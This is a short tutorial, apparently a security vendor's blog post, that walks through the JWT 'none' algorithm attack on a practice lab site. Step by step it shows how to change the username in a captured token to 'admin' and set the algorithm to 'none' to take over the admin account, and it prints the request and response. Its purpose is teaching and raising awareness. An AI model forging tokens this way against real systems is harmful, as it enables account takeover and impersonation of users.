



# Hacking JSON Web Token

None Algorithm Attack

# The Structure of JSON Web Token

- Header
- Payload
- Signature

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

JSON is Base64Url encoded to form the first part of the JWT

```
{  
  "name": "Saajan D",  
  
  "admin": true  
}
```

Payload is Base64Url encoded to form the second part of JWT

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  secret)
```

The signature is used to verify the message wasn't tampered, that the integrity is maintained and it also verifies the sender of JWT token in case if it is signed with the private key.

The code may allow the "None" algorithm. Surprising!


Goal: Register a user and gain access to the admin user.

Invalid Cookie

Log In

Username

Password




Step 1: Log in with the credentials and capture the request in proxy tool.




Step 2: Observe the highlighted JWT. Take the below request in the repeater



Step 3: manually decode the JWT header and payload with the help of the decoder.  
Else, you can also use JWT Burp extension



Step 4: Change the name from user “qseap” to “admin” and set the algorithm as “None” in JWT Burp extension. Forward the request in the repeater



The screenshot shows the qSEAp interface with two main panes: Request and Response.

**Request:**

```
Raw Headers Hex
GET /authentication/none HTTP/1.1
Host: jwt-lab.herokuapp.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.148 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
_jwt_lab_session=yJlqB1VadII7dovudc0DpnswGDmG3IjLCYUw5KcPhf4AARwIbhOMWvqL71Rn4DlpgyulHBeP
EBCU277G3mtAvpEGt4Wfd4dAnRQy5BYearTnLWgq5F35uN21Dfam1Bn2PfSw2d1AS4Hb1hC4Bbc52F1L0wruhR
R07JLmZ1IrrJwA0qz6Hqj0BtM9TFLup4TPjHr01j1GfHmam3nRGe1R9tpThaqWwzheCBy9CfHn3eEq
RpWuPpXMEB9jry4jRauch4C9yekCB1o?Lad6DmRAedj1--H9KtCFh00000D9qLC--kCFTJ07JUETJUFB4CB70
ReICltb3HtID; challenge=yJlqB1VadII7dovudc0DpnswGDmG3IjLCYUw5KcPhf4AARwIbhOMWvqL71Rn4DlpgyulHBeP
Upgrader-Insecure-Requests: 1
```

**Response:**

```
<html><a href="/admin">Admin</a>/<br/>
</ul>
</div>
</div>
</div>
<div>
<div>The algorithm none is available</div>
<div>Goal: Register a user and gain access to the admin user.</div>
<div class="col-md-4">
<p>
The code may allow the "None" algorithm. Surprising!
<a href="https://www.ssrf-test.com/" role="button">
Current user is: admin
</a>
</p>
</div>
<div class="row col-md-offset-1">
<div>Log In</div>
<div class="col-md-3">
<form action="/authentication/none" accept-charset="UTF-8" method="post">

```

Step 5: BOOOOM!! We are now logged in as “admin”. Account takeover successful.

Originally used for debugging purposes, if not turned off in a production environment, it would allow attackers to forge any token they want by setting the alg field to “none”.

They can then impersonate anyone on the site by using the forged tokens!

To have a thorough check on such vulnerabilities in your system, reach out to us.

[Request Demo](#)